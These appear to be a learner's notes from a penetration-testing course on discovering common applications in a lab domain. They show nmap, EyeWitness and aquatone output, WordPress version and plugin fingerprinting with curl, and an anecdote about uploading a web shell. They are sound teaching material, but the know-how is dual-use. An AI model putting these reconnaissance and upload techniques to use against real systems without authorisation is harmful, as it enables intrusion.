
Custom web applications are always worth testing as they may contain a wide variety of vulnerabilities.

Here I would also be interested to see if the website was running a popular CMS such as WordPress, Joomla, or Drupal.

The next application, http://support-dev.inlanefreight.local, is interesting because it appears to be running osTicket, which has suffered from various severe vulnerabilities over the years.

Support ticketing systems are of particular interest because we may be able to log in and gain access to sensitive information. If social engineering is in scope, we may be able to interact with customer support personnel or even manipulate the system to register a valid email address for the company's domain which we may be able to leverage to gain access to other services.

This last piece was demonstrated in the HTB weekly release box Delivery by IppSec. This particular box is worth studying as it shows what is possible by exploring the built-in functionality of certain common applications. We will cover osTicket more in-depth later in this module.



During an assessment, I would continue reviewing the report, noting down interesting hosts, including the URL and application name/version for later.

It is important at this point to remember that we are still in the information gathering phase, and every little detail could make or break our assessment.

We should not get careless and begin attacking hosts right away, as we may end up down a rabbit hole and miss something crucial later in the report.

During an External Penetration Test, I would expect to see a mix of custom applications, some CMS, perhaps applications such as Tomcat, Jenkins, and Splunk, remote access portals such as Remote Desktop Services (RDS), SSL VPN endpoints, Outlook Web Access (OWA), O365, perhaps some sort of edge network device login page, etc.

Your mileage may vary, and sometimes we will come across applications that absolutely should not be exposed, such as a single page with a file upload button I encountered once with a message that stated, "Please only upload .zip and .tar.gz files". I, of course, did not heed this warning (as this was in-scope during a client-sanctioned penetration test) and proceeded to upload a test .aspx file.

To my surprise, there was no sort of client-side or back-end validation, and the file appeared to upload. Doing some quick directory brute-forcing, I was able to locate a /files directory that had directory listing enabled, and my test.aspx file was there.

From here, I proceeded to upload a .aspx web shell and gained a foothold into the internal environment.

This example shows that we should leave no stone unturned and that there can be an absolute treasure trove of data for us in our application discovery data.

During an Internal Penetration Test, we will see much of the same but often also see many printer login pages (which we can sometimes leverage to obtain cleartext LDAP credentials), ESXi and vCenter login portals, iLO and iDRAC login pages, a plethora of network devices, IoT devices, IP phones, internal code repositories, SharePoint and custom intranet portals, security appliances, and much more.

Exercise

1) added the scope to a file


```
┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ echo "app.inlanefreight.local
dev.inlanefreight.local
drupal-dev.inlanefreight.local
drupal-qa.inlanefreight.local
drupal-acc.inlanefreight.local
drupal.inlanefreight.local
blog.inlanefreight.local" > scope
```

2) scanned for common webports on all hosts

```
┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ nmap -iL scope -oX results.xml -p 80,443,8000,8080,8180,8888,1000 --open
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 15:58 IST
Nmap scan report for app.inlanefreight.local (10.129.42.195)
Host is up (0.55s latency).
Not shown: 6 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for dev.inlanefreight.local (10.129.42.195)
Host is up (0.43s latency).
rDNS record for 10.129.42.195: app.inlanefreight.local
Not shown: 6 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for drupal-dev.inlanefreight.local (10.129.42.195)
Host is up (0.52s latency).
rDNS record for 10.129.42.195: app.inlanefreight.local
Not shown: 6 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for drupal-qa.inlanefreight.local (10.129.42.195)
Host is up (0.52s latency).
rDNS record for 10.129.42.195: app.inlanefreight.local
Not shown: 6 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for drupal-acc.inlanefreight.local (10.129.42.195)
Host is up (0.56s latency).
rDNS record for 10.129.42.195: app.inlanefreight.local
Not shown: 6 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for drupal.inlanefreight.local (10.129.42.195)
Host is up (0.54s latency).
rDNS record for 10.129.42.195: app.inlanefreight.local
```


3) used eyewitness to get screenshots

```
┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ eyewitness -x results.xml --web
################################################################################
#                                  EyeWitness                                  #
################################################################################
#           Red Siege Information Security - https://www.redsiege.com          #
################################################################################

Starting Web Requests (7 Hosts)
Attempting to screenshot http://app.inlanefreight.local
Attempting to screenshot http://dev.inlanefreight.local
Attempting to screenshot http://drupal-dev.inlanefreight.local
Attempting to screenshot http://drupal-qa.inlanefreight.local
[*] Hit timeout limit when connecting to http://app.inlanefreight.local, retrying
Attempting to screenshot http://drupal-acc.inlanefreight.local
[*] Hit timeout limit when connecting to http://dev.inlanefreight.local, retrying
Attempting to screenshot http://drupal.inlanefreight.local
Attempting to screenshot http://blog.inlanefreight.local
[*] Hit timeout limit when connecting to http://app.inlanefreight.local
[*] Hit timeout limit when connecting to http://blog.inlanefreight.local, retrying
[*] Hit timeout limit when connecting to http://dev.inlanefreight.local
[*] Hit timeout limit when connecting to http://blog.inlanefreight.local
Finished in 38.20089626312256 seconds

[*] Done! Report written in the /home/vigneswar/commonapps/2023-11-04_155959 folder!
Would you like to open the report now? [Y/n]
y
```



4) used aquatone to get screenshots

```
┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ cat results.xml | aquatone -nmap
aquatone v1.7.0 started at 2023-11-04T16:17:30+05:30

Targets    : 14
Threads    : 4
Ports      : 80, 443, 8000, 8080, 8443
Output dir : .

http://drupal-qa.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://dev.inlanefreight.local/: 200 OK
http://drupal-dev.inlanefreight.local/: 200 OK
http://drupal-acc.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://app.inlanefreight.local/: 200 OK
http://blog.inlanefreight.local/: 200 OK
http://drupal.inlanefreight.local/: 200 OK
http://drupal-qa.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://drupal-dev.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://dev.inlanefreight.local/: screenshot successful
http://drupal-acc.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://drupal.inlanefreight.local/: screenshot successful
http://blog.inlanefreight.local/: screenshot successful
Calculating page structures ... done
Clustering similar pages ... done
Generating HTML report ... done
```



Content Management Systems

WordPress - Discovery and Enumeration

WordPress, launched in 2003, is an open-source Content Management System (CMS) that can be used for multiple purposes.

It's often used to host blogs and forums. WordPress is highly customizable as well as SEO friendly, which makes it popular among companies. However, its customizability and extensible nature make it prone to vulnerabilities through third-party themes and plugins. WordPress is written in PHP and usually runs on Apache with MySQL as the backend.

At the time of writing, WordPress accounts for around 32.5% of all sites on the internet and is the most popular CMS by market share. Here are some interesting facts about WordPress.

- WordPress offers over 50,000 plugins and over 4,100 GPL-licensed themes
- 317 separate versions of WordPress have been released since its initial launch
- Roughly 661 new WordPress websites are built every day
- WordPress blogs are written in over 120 languages
- A study showed that roughly 8% of WordPress hacks happen due to weak passwords, while 60% were due to an outdated WordPress version
- According to WPScan, out of nearly 4,000 known vulnerabilities, 54% are from plugins, 31.5% are from WordPress core, and 14.5% are from WordPress themes.
- Some major brands that use WordPress include The New York Times, eBay, Sony, Forbes, Disney, Facebook, Mercedes-Benz, and many more

As we can see from these statistics, WordPress is extremely prevalent on the internet and presents a vast attack surface.

We are guaranteed to come across WordPress during many of our External Penetration Test assessments, and we must understand how it works, how to enumerate it, and the various ways it can be attacked.

Let us imagine that during an external penetration test, we come across a company that hosts its main website based on WordPress.

Like many other applications, WordPress has individual files that allow us to identify that application. Also, the files, folder structure, file names, and functionality of each PHP script can be used to discover even the installed version of WordPress.


In this web application, by default, metadata is added by default in the HTML source code of the web page, which sometimes even already contains the version. Therefore, let us see what possibilities we have to find out more detailed information about WordPress.

Discovery/Footprinting

A quick way to identify a WordPress site is by browsing to the /robots.txt file. A typical robots.txt on a WordPress installation may look like:

```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Disallow: /wp-content/uploads/wpforms/

Sitemap: https://inlanefreight.local/wp-sitemap.xml
```

Here the presence of the `/wp-admin` and `/wp-content` directories would be a dead giveaway that we are dealing with WordPress. Typically attempting to browse to the `wp-admin` directory will redirect us to the `wp-login.php` page. This is the login portal to the WordPress instance's back-end.



WordPress stores its plugins in the wp-content/plugins directory. This folder is helpful to enumerate vulnerable plugins. Themes are stored in the wp-content/themes directory. These files should be carefully enumerated as they may lead to RCE.

There are five types of users on a standard WordPress installation.

1. Administrator: This user has access to administrative features within the website. This includes adding and deleting users and posts, as well as editing source code.
2. Editor: An editor can publish and manage posts, including the posts of other users.
3. Author: They can publish and manage their own posts.
4. Contributor: These users can write and manage their own posts but cannot publish them.
5. Subscriber: These are standard users who can browse posts and edit their profiles.

Getting access to an administrator is usually sufficient to obtain code execution on the server. Editors and authors might have access to certain vulnerable plugins, which normal users don't.

Enumeration

Another quick way to identify a WordPress site is by looking at the page source. Viewing the page with cURL and grepping for WordPress can help us confirm that WordPress is in use and footprint the version number, which we should note down for later. We can enumerate WordPress using a variety of manual and automated tactics.

```
[!bash!]$ curl -s http://blog.inlanefreight.local | grep WordPress

<meta name="generator" content="WordPress 5.8" /
```

Browsing the site and perusing the page source will give us hints to the theme in use, plugins installed, and even usernames if author names are published with posts.

We should spend some time manually browsing the site and looking through the page source for each page, grepping for the wp-content directory, themes and plugin, and begin building a list of interesting data points.

Looking at the page source, we can see that the Business Gravity theme is in use. We can go further and attempt to fingerprint the theme version number and look for any known vulnerabilities that affect it.

```
[!bash!]$ curl -s http://blog.inlanefreight.local/ | grep themes

<link rel='stylesheet' id='bootstrap-css'  href='http://blog.inlanefreight.local/w
```

Next, let's take a look at which plugins we can uncover.

```
 | grep plugins

ef='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/css/s
lanefreight.local/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.8' id='subsc
lanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ve
lanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5
'  href='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/css/mm_fr
lanefreight.local/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.4.2'
```

From the output above, we know that the Contact Form 7 and mail-masta plugins are installed. The next step would be enumerating the versions.

Browsing to http://blog.inlanefreight.local/wp-content/plugins/mail-masta/ shows us that directory listing is enabled and that a readme.txt file is present.

These files are very often helpful in fingerprinting version numbers. From the readme, it appears that version 1.0.0 of the plugin is installed, which suffers from a Local File Inclusion vulnerability that was published in August of 2021.

Let's dig around a bit more. Checking the page source of another page, we can see that the wpDiscuz plugin is installed, and it appears to be version 7.0.4


```
cal/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.4.2' type='text/
ight.local/wp-content/plugins/wpdiscuz/themes/default/style.css?ver=7.0.4' type='tex
```

A quick search for this plugin version shows this unauthenticated remote code execution vulnerability from June of 2021. We'll note this down and move on. It is important at this stage to not jump ahead of ourselves and start exploiting the first possible flaw we see, as there are many other potential vulnerabilities and misconfigurations possible in WordPress that we don't want to miss.

